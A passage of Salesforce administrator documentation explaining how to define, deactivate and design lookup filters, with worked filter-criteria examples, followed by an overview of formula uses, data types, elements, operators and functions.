Roll-Up Summary	Currency, Number, Date, Date/Time, Roll-Up Summary

Supported Objects

Salesforce supports lookup filters on relationship fields that point to:

- Accounts
- Assets
- Badges
- Badges Received
- Business Hours
- Campaigns
- Cases
- Contacts
- Content Folders
- Contracts
- Endorsements
- Entitlements
- Ideas
- Leads
- Opportunities
- Order Products
- Orders
- Price Books
- Products
- Quotes
- Service contracts
- Skill Users
- Skills
- Social Personas
- Solutions
- Thanks
- User Provisioning Accounts
- User Provisioning Logs
- User Provisioning Requests
- Users
- Work Order Line Items
- Work Orders

- Zones
- Custom objects

Define Lookup Filters

Delete or Deactivate Lookup Filters

View a List of Lookup Filters for a Target Object

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Notes on Using Lookup Filters with Person Accounts

Lookup Filters Best Practices

Lookup Filter Examples

Define Lookup Filters

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions except for **Database.com**.

USER PERMISSIONS

To define lookup filters:
- "Customize Application"

1. You can create lookup filters for new relationship fields in step 3 of the custom field wizard.
   a. From the management settings for the field's object, go to Fields.
   b. Click **Edit** next to the name of the lookup or master-detail relationship field to which you want to apply the filter.
2. In the Lookup Filter Options section, click **Show Filter Settings**.
3. Specify the filter criteria a record must meet to be a valid value. To specify criteria, click **Insert Suggested Criteria** and choose from a list of suggested criteria, or manually enter your own criteria. To enter your own criteria:
   a. In the first column, click the lookup icon or start typing in the text box and select a field.
   b. In the second column, select an operator.
   c. In the third column, select *Value* if Salesforce should compare the field in the first column with a static value, or select *Field* if Salesforce should compare the field in the first column with the value of another field.
   d. In the fourth column, enter the value or select the field that Salesforce should compare with the field in the first column.

   Note:
   - Click **Add Filter Logic** to add Boolean conditions.
   - Select a suggested field from the Field text box. You can only select fields on the current record, the lookup object, or the user record. You can also choose related fields that are one relationship away from the lookup object. Salesforce assists you by listing the available fields and relationships when you click the lookup icon or click inside the text box.
   - Lookup filter criteria can compare fields of different types as long as they are compatible.
4. Specify whether the filter is required or optional. For fields with optional lookup filters, only values that match the lookup filter criteria appear in the lookup dialog initially; however, users can click the **Show all results** link in the lookup dialog to remove the filter and view all search result values for the lookup field. Also, optional lookup filters allow users to save values that don't match the lookup filter criteria, and Salesforce does not display an error message if a user tries to save such values.

   For required lookup filters, specify whether you want Salesforce to display the standard error message or a custom message when a user enters an invalid value.

5. Optionally, enter text to display in the lookup search dialog. Consider text that guides users in their searches and explains the business rule that the lookup filter implements.
6. Leave `Enable this filter` selected.
7. Save your changes.

SEE ALSO:

Considerations for Lookup Filters
Dependent Lookups
Lookup Filter Examples
Find Object Management Settings

Delete or Deactivate Lookup Filters

1. From the managements settings for the relationship field's object, go to Fields.
2. Scroll to the Custom Fields & Relationships related list.
3. Click the name of the field containing the lookup filter.
4. Click **Edit**.
5. To deactivate the lookup filter, deselect `Enable this filter`, then save your changes.
   Deactivating a lookup filter preserves the lookup filter configuration but:
   - Prevents it from applying to the relationship field
   - Prevents it from impacting the cross-object references limit
   - Removes it as a dependency for fields referenced in the lookup filter criteria
6. To delete the lookup filter, click **Clear Filter Criteria**, then save your changes.
   Deleting a lookup filter permanently removes it. You can't recover deleted lookup filters.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions except for **Database.com**.

USER PERMISSIONS

To define lookup filters:
- "Customize Application"

SEE ALSO:

Dependent Lookups
Considerations for Lookup Filters
Find Object Management Settings

View a List of Lookup Filters for a Target Object

You can quickly see a list of all of the lookup filters that restrict the values of each target object. This is useful when creating similar filters for a target object. Also, lookup filters that reference fields on related objects count against the cross-object reference limit, which is the number of unique relationships allowed for a target object. The Related Lookup Filters list lets you see which lookup filters might impact that limit.

To see which lookup filters affect the limit for a particular target object, from the management settings for the object, go to Related Lookup Filters.

SEE ALSO:

- Dependent Lookups
- Considerations for Lookup Filters

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions except for **Database.com**.

USER PERMISSIONS

To define lookup filters:

- "Customize Application"

Dependent Lookups

A *dependent lookup* is a relationship field with a lookup filter that references fields on the source object. For example, you can configure the case `Contact` field to only show contacts associated with the account selected in the case `Account Name` field.

When a user changes the value of a referenced field on the source object, Salesforce immediately verifies that the value in the dependent lookup still meets the lookup filter criteria. If the value doesn't meet the criteria, an error message is displayed and users can't save the record until the value is valid.

If the referenced field on the source object is a lookup, master-detail, or hierarchy field, users can't change its value by typing. Instead, users must click the lookup icon and select a value in the lookup search dialog.

Tip: Dependent lookups are supported in Visualforce pages.

SEE ALSO:

- Define Lookup Filters
- Lookup Filter Examples

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To manage dependent lookups:

- "Customize Application"

Considerations for Lookup Filters

- On the Fields page, the icon indicates all fields with active lookup filters. The icon indicates that the lookup filter is required.
- The lookup filters you create in Salesforce also appear in the partner portal and Customer Portal.
- Lookup filters are case-sensitive.
- If you convert a required lookup filter with a custom error message to optional, Salesforce deletes the message.
- If you create a lookup filter that invalidates an existing value for that field, the value persists. However, when a user edits the record, Salesforce displays an error message and requires the user to change the invalid value before saving.
- Salesforce prevents you from saving changes that cause required lookup filters on related records to contain invalid values.
- Versions 16.0 and higher of the Salesforce API support lookup filters. Lookup filters are enforced when you load data through the API.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions except for **Database.com**.

USER PERMISSIONS

To manage lookup filters:
- "Customize Application"

- If you configure a lookup filter to show inactive users only, the relationship field has no valid options because inactive users are never valid for relationship fields that point to the User object.
- If you create a filtered lookup on a field that looks up to another object, both objects must be deployed into the organization at the same time.
- Lookup field filters don't work if the field criteria include a master-detail relationship field.
- Salesforce doesn't display an error message if the value of a controlling field invalidates the value of a dependent master-detail relationship field.
- Dependent lookups are supported in Visualforce pages.

Spanning Relationships in Lookup Filters

Filter criteria can include fields directly related to the target object (one level only). For example, on a lookup field pointing to contacts, a lookup filter can reference fields on the account related to the contact via the `Account Name` relationship field. The lookup field can also reference fields on the contact related to the contact via the `Reports To` relationship field.

For required lookup filters, each field referenced on a related lookup object counts against the number of unique relationships allowed for the referenced object, not the source object. For example, the two unique relationships described above count against the number allowed for the Contact object. Optional lookup filters don't count against the limit on the number of unique relationships allowed per object.

To see which lookup filters affect the limit for a particular target object, from the management settings for the object, go to Related Lookup Filters.

Lookup Filters vs. Validation Rules

Validation rules and lookup filters achieve similar ends, but offer different advantages. Use a lookup filter if:

- You want to improve user efficiency by limiting the number of available options in a lookup search dialog.
- You want to improve user efficiency by automating filters on lookup search dialogs that your users manually set.

Use a validation rule if:

- You're close to the maximum number of lookup filters allowed.

- You must implement a complex business rule that requires you to use a formula. Formulas can reference fields that basic filter criteria can't reference, such as fields on the parent of the source object. Formulas can also use functions. For example, use `ISNEW` if the rule should only apply on record creation, or `ISCHANGED` if the rule should apply when a field changes.

SEE ALSO:

Lookup Filters

Dependent Lookups

Notes on Using Lookup Filters with Person Accounts

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions except for **Database.com**.

If your organization uses person accounts, note the following:

- Person Accounts don't support Contact filters; however, Person Accounts support Account filters. For example, if the `Account` field has a dependent lookup filter that's added to a Person Account, dependent lookups are supported. If the `Contact` field has a dependent lookup filter that's added to a Person Account, dependent lookups isn't supported.
- Lookup filter criteria on `Account Name` only apply to business accounts, not person accounts. For example, if your lookup filter criteria is `Account Name does not contain book`, business accounts with "book" in the name, such as John's Bookstore, are not valid, but person accounts with "book" in the name, such as John Booker, are valid and appear in the lookup dialog for the `Account` field. If you need to filter on the name for a person account, use the `First Name` or `Last Name` fields instead.
- Use the `Is Person Account` field in your lookup filter criteria to restrict the valid values of a lookup field to one type of account (either person accounts or business accounts). For example, to restrict a lookup to only person accounts, include the following in your lookup filter criteria: *`Is Person Account equals True`*.
- You can't package lookup filters that reference standard fields specific to person accounts, such as the `Email` and `Title` fields.

SEE ALSO:

Lookup Filters

Lookup Filters Best Practices

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions except for **Database.com**.

Custom Help

Define custom help for fields with lookup filters to let users know about the business rule the filter enforces. For example, if the lookup filter restricts the `Account Name` on opportunities to only allow active accounts, define custom help that states *`You can only associate active accounts with opportunities.`*

Error Messages

Customize lookup filter error messages to guide users who type invalid values. For example, if the lookup filter restricts the `Account Name` on opportunities to only allow active accounts, define an error message that states *`Value doesn't exist or isn't an active account.`*

Important: Salesforce translates the standard error message for required lookup filters, but not custom error messages. Use the Translation Workbench to translate lookup filter custom error messages. To restore the standard error message after modifying it, click **Reset to default message**.

Working with Master-Detail Relationship Fields

When creating a lookup filter on a master-detail relationship field, verify that the current values of the field on all of the detail records meet the criteria you specify. If you specify criteria that an existing value doesn't meet, Salesforce prevents the user from saving changes to the detail record. If this occurs, the user must first modify the value on the master record to meet the criteria. For example, consider a custom object with a master-detail relationship field that points to accounts. If you define a lookup filter that excludes all accounts with a `Create Date` before 01/01/2009, verify that no existing records of that custom object have a master-detail relationship with any account created before 2009. A quick way to do this is to create a report that shows all accounts with a `Create Date` before 01/01/2009.

Profile-Based Lookup Filters

Use *`Current User Profile: ID`* in filter criteria to define different filter criteria for different users, or to let administrators enter values that don't match the criteria. Avoid using *`Current User Profile: Name`* due to technical limitations on standard profiles.

If you enter *`Current User Profile: Name`* or *`Profile: Name`* in the Field column of your lookup filter criteria, Salesforce displays a lookup icon in that row. Click the lookup icon to select from a list of existing profiles rather than typing profile names.

Record IDs vs. Record Names

To reference a specific record in filter criteria, use the ID of the record instead of its name. IDs are always unique whereas names are not.

Testing

After creating a lookup filter, test it to make sure it is not too restrictive. Depending on their permissions, some users may have read-only access to some relationship fields; ensure your lookup filters don't prevent those users from editing records critical to their job functions.

Dependent Lookups on Page Layouts and Mini Page Layouts in the Console

When designing page layouts with dependent lookups:

- If a dependent lookup is above its controlling field on a layout, make its lookup filter optional or redesign the layout. Moving a required dependent lookup above its controlling field may confuse users who typically start from the top of a page when entering data.
- Ensure that both the controlling and dependent fields are visible so users can correct invalid values.

Lookup Filters and the Lookup Filter Fields Search Layout

Don’t reference the same fields in both lookup filter criteria and the Lookup Filter Fields search layout. Users might assume that results from their custom search override administrator-controlled lookup filters.

SEE ALSO:

Lookup Filters

Lookup Filter Examples

Record Types in Lookup Filters

If the value of a relationship field should only consist of records with a particular record type, specify the record type in a lookup filter. For example, if the `Account Name` field on opportunities should only have accounts with a Customer Account custom record type, define the following lookup filter to restrict users to only creating or editing opportunities associated with accounts that have a Customer Account record type, excluding accounts with Partner Account and Competitor Account record types:

Filter Criteria

Account Name: Account Record Type equals value Customer Account

Custom Error Message

Account does not exist or is not a customer account.

Lookup Window Text

You can only associate customer accounts to an opportunity. Search results only display customer accounts.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions except for **Database.com**.

Record types available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To define lookup filters:
- "Customize Application"

Record Status in Lookup Filters

If the value of a relationship field should only consist of records with particular status, specify the status in a lookup filter. For example, consider a Job Application object with a relationship field that points to the `Position` object. If the relationship field should only have open positions, define the following lookup filter to restrict users to only creating or editing job applications for positions with the `Status` field set to Open:

Filter Criteria

Position: Status equals value Open

Custom Error Message

Position does not exist or is not an open position.

Lookup Window Text

You can associate only open positions with job applications. Search results display open positions only.

Profiles in Lookup Filters

When a business rule does not apply to users with every profile, use the `Current User Profile` global variable fields to define lookup filters that only affect users with a particular profile.

For example, the following lookup filter on the Case object `Account Name` field restricts users with a "Domestic Sales" profile to only creating or editing opportunities associated with accounts that have a billing country of "USA" while allowing other users to associate opportunities with any account:

Filter Criteria

1. *Current User Profile: Name equals value Domestic Sales*
2. *Account Name: Billing Country equals value USA*
3. *Current User Profile: Name not equal to value Domestic Sales*

Filter Logic

`(1 AND 2) OR 3`

Custom Error Message

Account does not exist or the account billing country is not USA. Domestic sales reps can only create opportunities for accounts in the United States.

Lookup Window Text

Search results show only United States accounts in the for domestic sales representatives.

You can modify the above example to simultaneously restrict users with a "Global Sales" custom profile to only associating opportunities to accounts with a non-US billing country:

Filter Criteria

1. *Current User Profile: Name equals value Global Sales*
2. *Account Name: Billing Country not equal to value USA*
3. *Current User Profile: Name equals value Domestic Sales*
4. *Account Name: Billing Country equals value USA*
5. *Current User Profile: Name not equal to value Global Sales, Domestic Sales*

Filter Logic

`(1 AND 2) OR (3 AND 4) OR 5`

Custom Error Message

Account does not exist or the account billing country is not in your sales area. Sales reps can only create opportunities for accounts in their sales area.

Lookup Window Text

Search results only display accounts in your region.

Important: If you do not include line 5 in the filter criteria, users who are not in Global Sales or Domestic Sales cannot select or save any values on account records.

Roles in Lookup Filters

When a business rule does not apply to users in every role, use the `Current User Role` global variable fields to define lookup filters that only affect users with particular roles. For example, in a recruiting application that has a Position object with a lookup field to a Compensation Package object, you can restrict users from editing or creating positions that have an executive compensation plan unless they are executive administrators or vice presidents. To do this, define the following lookup filter on the Position object `Compensation Package Name` field:

Filter Criteria

1. *Current User Role: Name does not start with value VP*
2. *Current User Role: Name does not equal value Executive Administrator*
3. *Compensation Package: Plan Type does not equal value Executive*
4. *Current User Role: Name starts with value VP*
5. *Current User Role: Name equals value Executive Administrator*

Filter Logic

`((1 OR 2) AND 3) OR (4 OR 5)`

Custom Error Message

The compensation plan does not exist, or you have selected an executive compensation plan but do not have access to create executive positions.

Lookup Window Text

Search results only display compensation plans that are relevant to positions you are allowed to create.

Important: Include the condition you are testing and the opposite condition. In this example, lines 1, 2, and 3 of the filter criteria ensure that users who are not VPs or Executive Administrators *cannot* select Executive compensation plans, while lines 4 and 5 ensure that VPs and Executive Administrators *can* select Executive compensation plans.

Blank Values in Lookup Filters

Your lookup filter criteria might reference a field that users often leave blank. You can design your lookup filter criteria to accept blank values by using the **Add Filter Logic** in the filter criteria to create an OR condition. For example, if you have a `Partner Contact` custom field on opportunities, restrict the field to only allow contacts that are associated to an account with a Partner Account record type, or private contacts not associated with any account.

Filter Criteria

1. *Partner Contact: Account: Account Record Type equals value Partner Account*
2. *Partner Contact: Account: Account Name equals value*

Filter Logic

`1 OR 2`

Custom Error Message

The partner contact must be associated with a partner account, or must be a private contact.

Lookup Window Text

Search results only display contacts from partner accounts or your private contacts.

User IDs in Lookup Filters

Using user IDs in optional lookup filters can significantly improve user efficiency by first showing lookup search dialog results that are most relevant to the user while still allowing users to see all results if necessary. For example, on a lookup field to accounts, you can create an optional lookup filter that restricts the search results to accounts that the user owns in the search lookup dialog results. If the user is looking for an account that someone else owns, the user can remove the filter.

Filter Criteria

Current User: User ID equals Field Account: Owner ID

Lookup Window Text

By default, search results only display accounts you own. To search all accounts, click "Show all results."

Simple Dependent Lookups

If the value of a relationship field should depend on the value of another relationship field on the current record, specify the field to field comparison in the criteria. For example, if the case `Contact Name` field should only have contacts associated to the account specified in the case `Account Name` field, use the following lookup filter:

Filter Criteria

Contact Name: Account ID equals field Case: Account ID

Custom Error Message

Contact does not exist or is not associated to the case account.

Lookup Window Text

Search results only display contacts associated to the case account.

Note: When comparing lookup fields in lookup filter criteria, Salesforce always uses the ID of the relationship field, not the name.

Complex Lookup Filters and Dependent Lookups

Achieving complex business rules with lookup filters often involves combing your rules with filter logic and fields of various types. For example, consider an app for booking conference rooms that has the following data model:

Object	Fields
Meeting	• `Meeting Name` • `Office` lookup to the Office object • `Projector Required` checkbox • `Number of Participants` number field • `Conference Room` lookup to the Conference Room object
Conference Room	• `Conference Room Name` • `Has Projector` checkbox • `Number of Seats Available` number field • `Conference Room Location` lookup to the Office object
Office	• `Office Name`

The following lookup filter on the meeting `Conference Room` field restricts the valid values to conference rooms that have a projector if the meeting requires one, as well as the necessary number of seats:

Filter Criteria

1. *Meeting: Projector Required equals field Meeting Conference Room: Has Projector*
2. *Meeting: Projector Required equals value False*
3. *Conference Room: Number of Seats Available greater or equal field Meeting: Number of Participants*

Filter Logic

`(1 OR 2) AND 3`

Custom Error Message

Conference room not found or is insufficient for your meeting.

Lookup Window Text

Search results only display conference rooms that can support your meeting requirements.

To refine the valid values even further, incorporate the office where the conference room is located:

Filter Criteria

1. *Meeting: Projector Required equals field Meeting Conference Room: Has Projector*
2. *Meeting: Projector Required equals value False*
3. *Conference Room: Number of Seats Available greater than field Meeting: Number of Participants*
4. *Meeting: Office equals Field Conference Room: Conference Room Location*

Filter Logic

`(1 OR 2) AND 3 AND 4`

Custom Error Message

Conference room not found or is insufficient for your meeting.

Lookup Window Text

Search results only display conference rooms that can support your meeting requirements.

SEE ALSO:

Considerations for Lookup Filters

Calculate Field Values With Formulas

A formula is an algorithm that derives its value from other fields, expressions, or values. Formulas can help you automatically calculate the value of a field based on other fields.

Watch a Demo: Getting Started With Formulas (Salesforce Classic)

This video gives a brief introduction to Salesforce formulas, accessing the formulas editor in the app, and how to use the editor tools to create formulas.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions

Reports and Approvals are not available in **Database.com**

Where are Formulas Used in Salesforce?

Many areas in Salesforce use formulas. Before you begin using formulas, review the differences in their uses.

Formula Data Types

The data type of a formula determines the type of data you expect returned from your formula.

Elements of a Formula

A formula can contain references to the values of fields, operators, functions, literal values, or other formulas.

Formula Operators and Functions

Use these operators and functions when building formulas. All functions are available everywhere that you can include a formula—such as formula fields, validation rules, approval processes, and workflow rules, unless otherwise specified.

Using Date and Date/Time Values in Formulas

Date formulas are useful for managing payment deadlines, contract ages, or any other features of your organization that are time or date dependent.

Build a Formula Field

Your custom formula fields require special attributes.

Formula Field Limits and Restrictions

Before you create formula fields, be aware of their limits and limitations.

Examples of Advanced Formula Fields

Review examples of formula fields for various types of apps that you can use and modify for your own purposes.

Formulas: How Do I ... ?

Common Formula Errors

Review common errors that can occur with formulas and how to fix them.

Where are Formulas Used in Salesforce?

Many areas in Salesforce use formulas. Before you begin using formulas, review the differences in their uses.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions

Reports and Approvals are not available in **Database.com**

Use Formulas for:	To:
Approval Processes	Define the criteria a record must meet to enter the approval process.
Approval Steps	Define the criteria a record must meet to enter the approval step.
Assignment Rules for Leads and Cases	Define the criteria the lead or case must meet for it to be assigned.
Auto-Response Rules for Leads and Cases	Define the criteria a lead or case must meet to trigger an auto-response rule.
Case Escalation Rules	Specify criteria a case must meet for it to be escalated.
Custom Buttons and Links	Define the content for custom links and buttons.
Custom Fields	Create custom formula fields that automatically calculate a value based on other values, merge fields, or expressions. Users can view formula fields on record detail pages but can't see the underlying algorithm or edit the value of a formula field. Note: Custom formula fields are not available in Connect Offline, Web-to-Lead forms, or Web-to-Case forms.
Custom Summary Formulas in Reports	Automatically calculate more totals based on existing report summaries using the values, merge fields, or expressions you specify. Users can't change these totals.
Data Validations	Verify that the data a user enters in a record meets the standards you specify before the user can save the record. A validation rule can include a formula such as `CloseDate >= TODAY()`.

Use Formulas for:	To:
Default Field Values	Apply a value to a custom field when a user creates a record. Use formulas to define a default value such as `TODAY() + 7`. Users can change a default value. Default field values can be based on a formula using values, merge fields, or expressions you specify.
Escalation Rules	Define the criteria that a case must meet to be escalated.
Formula Fields	Automatically calculate the value of a custom field using the values, merge fields, or expressions you specify. Users can't change the value of a formula field.
Reports	Create custom summary formulas in your reports to calculate more totals based on the existing summaries in that report.
S-Controls	Define the content for s-controls.
Validation Rules	Prevent users from entering an invalid value in a standard or custom field. Validation rules can be based on formulas and display an error message to users when the value they enter is not valid.
Workflow Field Updates	Automatically change the value of a field to a value you specify. The formula can include other values, merge fields, or expressions. You can set field updates to occur as a result of a workflow rule or an approval process.
Workflow Rules	Define the criteria a record must meet to trigger a workflow rule.
Visualforce Pages	Define the content for Visualforce pages.

Common Formula Processes

	When are they executed?	Read only?	Can include functions?	Can specify null handling?	Can include references to parent merge fields?
Default Field Values	Record creation	No	Yes	No	No
Formula Fields	Record display	Yes	Yes	Yes	Yes
Validation Rules	Record save	Not applicable	Yes	No	Yes
Workflow Rules	Record save	Not applicable	Yes	No	Yes
Approval Processes	Record submitted for approval	Not applicable	Yes	No	Yes
Field Updates	Workflow or approval process	Not applicable	Yes	No	Yes
Custom Summary Formulas for Reports	Report display	Yes	Yes, a limited subset of functions	Yes	No

Formula Data Types

The data type of a formula determines the type of data you expect returned from your formula.

Data Type	Description
Checkbox	Returns a true or false value. The field appears as a checkbox in record detail pages and reports. Use `True` for checked values and `False` for unchecked values.
Currency	Returns a number in currency format of up to 18 digits with a currency sign. Note: Salesforce uses the round-half-to-even tie-breaking rule for currency fields. For example, 23.5 becomes 24, 22.5 becomes 22, −22.5 becomes −22, and −23.5 becomes −24.
Date	Returns data that represents a day on the calendar. The current date can be acquired by calling the built-in function `TODAY()` in a formula. This data type is not available for custom summary formulas in reports.
Date/Time	Returns data that represents a moment in time. A date/time field includes the date and also the time of day including hour, minutes, and seconds. You can insert the current date and time in a formula using the `NOW()` function. This data type is not available for custom summary formulas in reports.
Number	Returns a positive or negative integer or decimal of up to 18 digits. Salesforce uses the round half up tie-breaking rule for numbers in formula fields. For example, 12.345 becomes 12.35 and −12.345 becomes −12.34.
Percent	Returns a number in percent format of up to 18 digits followed by a percent sign. Percent data is stored as a decimal divided by 100, which means that 90% is equal to 0.90.
Text	Returns a string of up to 3900 characters. To display text in addition to the formula output, insert that text in quotes. Use the text data type for text, text area, URL, phone, email, address, and auto-number fields. This data type isn't available for custom summary formulas in reports.

SEE ALSO:

Build a Formula Field

Elements of a Formula

A formula can contain references to the values of fields, operators, functions, literal values, or other formulas.

Use any or all of these elements to build a formula.

Element Name	Description
Literal Value	A text string or number you enter that is not calculated or changed. For example, if you have a value that's always multiplied by 2% of an amount, your formula would contain the literal value of 2% of that amount: `ROUND((Amount*0.02), 2)` This example contains every possible part of a formula: • A function called ROUND used to return a number rounded to a specified number of decimal places. • A field reference called Amount.

Element Name	Description
	• An operator, *, that tells the formula builder to multiply the contents of the `Amount` field by the literal value, 0.02. • A literal number, 0.02. Use the decimal value for all percents. To include actual text in your formula, enclose it in quotes. • The last number 2 in this formula is the input required for the ROUND function that determines the number of decimal places to return.
Field Reference	Reference the value of another custom or standard field using a merge field. The syntax for a merge field is `field_name` for a standard field or `field_name__c` for a custom field. The syntax for a merge field on a related object is `object_name__r.field_name`. Use the **Insert Field** button or the drop-down list to insert a merge field in your formula where necessary.
Function	A system-defined formula that can require input from you and returns a value or values. For example, **TODAY()** does not require input but returns the current date. The **TEXT(value)** function requires your percent, number, or currency input and returns text.
Operator	A symbol that specifies the type of calculation to perform or the order in which to do it. For example, the + symbol specifies two values should be added. The open and close parentheses specify which expressions you want evaluated first.

Comment	An annotation within a formula that begins with a forward slash followed by an asterisk (`/*`). and concludes with an asterisk followed by a forward slash (`*/`). For example,
	`/*This is a formula comment*/`
	Comments are ignored when processing a formula.
	Comments are useful for explaining specific parts of a formula to anyone viewing the formula definition. For example:
	`AND(`
	`/*competitor field is required, check to see if field is empty */`
	`LEN(Competitor__c) = 0,`
	`/* rule only enforced for ABCD record types */`
	`RecordType.Name = "ABCD Value",`
	`/* checking for any closed status, allows for additional closed picklist values in the future */`
	`CONTAINS(TEXT(StageName), "Closed")`
	`)`
	You can also use comments to *comment out* sections of your formula when debugging and checking the syntax to locate errors in the formula.
	Note:
	• Nesting comments causes a syntax error. For example, you cannot save a formula that has the following:
	`/* /* comment */ */`
	• Commenting out a whole formula causes a syntax error.

Element Name	Description
	• Comments count against the character and byte size limits in formulas.

SEE ALSO:

Build a Formula Field

Quick Reference Guide: Formula Fields

Formula Operators and Functions

Use these operators and functions when building formulas. All functions are available everywhere that you can include a formula—such as formula fields, validation rules, approval processes, and workflow rules, unless otherwise specified.

Note: Extraneous spaces in the samples below are ignored.

- Math Operators
- Logical Operators
- Text Operators
- Date and Time Functions
- Logical Functions
- Math Functions
- Text Functions
- Summary Functions
- Advanced Functions

Math Operators

Operator	Description
+ (Add)	Calculates the sum of two values.
- (Subtract)	Calculates the difference of two values.
*** (Multiply)**	Multiplies its values.
/ (Divide)	Divides its values.
^ (Exponentiation)	Raises a number to a power of a specified number.
() (Open Parenthesis and Close Parenthesis)	Specifies that the expressions within the open parenthesis and close parenthesis are evaluated first. All other expressions are evaluated using standard operator precedence.

Logical Operators

Operator	Description
= and == (Equal)	Evaluates if two values are equivalent. The = and == operator are interchangeable.
<> and != (Not Equal)	Evaluates if two values are not equivalent.
< (Less Than)	Evaluates if a value is less than the value that follows this symbol.
> (Greater Than)	Evaluates if a value is greater than the value that follows this symbol.
<= (Less Than or Equal)	Evaluates if a value is less than or equal to the value that follows this symbol.
>= (Greater Than or Equal)	Evaluates if a value is greater than or equal to the value that follows this symbol.
&& (AND)	Evaluates if two values or expressions are both true. Use this operator as an alternative to the logical function AND.
|| (OR)	Evaluates if at least one of multiple values or expressions is true. Use this operator as an alternative to the logical function OR.

Text Operators

Operator	Description
& (Concatenate)	Connects two or more strings.

Date and Time Functions

Function	Description
DATE	Returns a date value from year, month, and day values you enter. Salesforce displays an error on the detail page if the value of the DATE function in a formula field is an invalid date, such as February 29 in a non-leap year.
DATEVALUE	Returns a date value for a date/time or text expression.
DATETIMEVALUE	Returns a year, month, day and GMT time value.
DAY	Returns a day of the month in the form of a number between 1 and 31.
MONTH	Returns the month, a number between 1 (January) and 12 (December) in number format of a given date.
NOW	Returns a date/time representing the current moment.
TODAY	Returns the current date as a date data type.
YEAR	Returns the four-digit year in number format of a given date.

Logical Functions

Function	Description
AND	Returns a TRUE response if all values are true; returns a FALSE response if one or more values are false.
BLANKVALUE	Determines if an expression has a value and returns a substitute expression if it does not. If the expression has a value, returns the value of the expression.
CASE	Checks a given expression against a series of values. If the expression is equal to a value, returns the corresponding result. If it is not equal to any values, it returns the `else_result`.
IF	Determines if expressions are true or false. Returns a given value if true and another value if false.
ISBLANK	Determines if an expression has a value and returns TRUE if it does not. If it contains a value, this function returns FALSE.
ISCLONE	Checks if the record is a clone of another record and returns TRUE if one item is a clone. Otherwise, returns FALSE.
ISNEW	Checks if the formula is running during the creation of a new record and returns TRUE if it is. If an existing record is being updated, this function returns FALSE.
ISNULL	Determines if an expression is null (blank) and returns TRUE if it is. If it contains a value, this function returns FALSE. Important: Use ISBLANK instead of ISNULL in new formulas. ISBLANK has the same functionality as ISNULL, but also supports text fields. Salesforce will continue to support ISNULL, so you do not need to change any existing formulas.
ISNUMBER	Determines if a text value is a number and returns TRUE if it is. Otherwise, it returns FALSE.
NOT	Returns FALSE for TRUE and TRUE for FALSE.
NULLVALUE	Determines if an expression is null (blank) and returns a substitute expression if it is. If the expression is not blank, returns the value of the expression. Important: Use BLANKVALUE instead of NULLVALUE in new formulas. BLANKVALUE has the same functionality as NULLVALUE, but also supports text fields. Salesforce will continue to support NULLVALUE, so you do not need to change existing formulas.
OR	Determines if expressions are true or false. Returns TRUE if any expression is true. Returns FALSE if all expressions are false.
PRIORVALUE	Returns the previous value of a field.

Math Functions

Function	Description
ABS	Calculates the absolute value of a number. The absolute value of a number is the number without its positive or negative sign.
CEILING	Rounds a number up to the nearest integer.

Function	Description
DISTANCE	Calculates the distance between two locations in miles or kilometers.
EXP	Returns a value for e raised to the power of a number you specify.
FLOOR	Returns a number rounded down to the nearest integer.
GEOLOCATION	Returns a geolocation based on the provided latitude and longitude. Must be used with the DISTANCE function.
LN	Returns the natural logarithm of a specified number. Natural logarithms are based on the constant e value of 2.71828182845904.
LOG	Returns the base 10 logarithm of a number.
MAX	Returns the highest number from a list of numbers.
MIN	Returns the lowest number from a list of numbers.
MOD	Returns a remainder after a number is divided by a specified divisor.
ROUND	Returns the nearest number to a number you specify, constraining the new number by a specified number of digits.
SQRT	Returns the positive square root of a given number.

Text Functions

Function	Description
BEGINS	Determines if text begins with specific characters and returns TRUE if it does. Returns FALSE if it does not.
BR	Inserts a line break in a string of text.
CASESAFEID	Converts a 15-character ID to a case-insensitive 18-character ID.
CONTAINS	Compares two arguments of text and returns TRUE if the first argument contains the second argument. If not, returns FALSE.
FIND	Returns the position of a string within a string of text represented as a number.
GETSESSIONID	Returns the user's session ID.
HTMLENCODE	Encodes text and merge field values for use in HTML by replacing characters that are reserved in HTML, such as the greater-than sign (>), with HTML entity equivalents, such as `>`.
HYPERLINK	Creates a link to a URL specified that is linkable from the text specified.
IMAGE	Inserts an image with alternate text and height/width specifications.
INCLUDES	Determines if any value selected in a multi-select picklist field equals a text literal you specify.
ISPICKVAL	Determines if the value of a picklist field is equal to a text literal you specify.
JSENCODE	Encodes text and merge field values for use in JavaScript by inserting escape characters, such as a backslash (\), before unsafe JavaScript characters, such as the apostrophe (').

Function	Description
JSINHTMLENCODE	Encodes text and merge field values for use in JavaScript inside HTML tags by replacing characters that are reserved in HTML with HTML entity equivalents and inserting escape characters before unsafe JavaScript characters. `JSINHTMLENCODE(someValue)` is a convenience function that is equivalent to `JSENCODE(HTMLENCODE((someValue)))`. That is, `JSINHTMLENCODE` first encodes `someValue` with `HTMLENCODE`, and then encodes the result with `JSENCODE`.
LEFT	Returns the specified number of characters from the beginning of a text string.
LEN	Returns the number of characters in a specified text string.
LOWER	Converts all letters in the specified text string to lowercase. Any characters that are not letters are unaffected by this function. Locale rules are applied if a locale is provided.
LPAD	Inserts characters you specify to the left-side of a text string.
MID	Returns the specified number of characters from the middle of a text string given the starting position.
RIGHT	Returns the specified number of characters from the end of a text string.
RPAD	Inserts characters that you specify to the right-side of a text string.
SUBSTITUTE	Substitutes new text for old text in a text string.
TEXT	Converts a percent, number, date, date/time, or currency type field into text anywhere formulas are used. Also, converts picklist values to text in approval rules, approval step rules, workflow rules, escalation rules, assignment rules, auto-response rules, validation rules, formula fields, field updates, and custom buttons and links.
TRIM	Removes the spaces and tabs from the beginning and end of a text string.
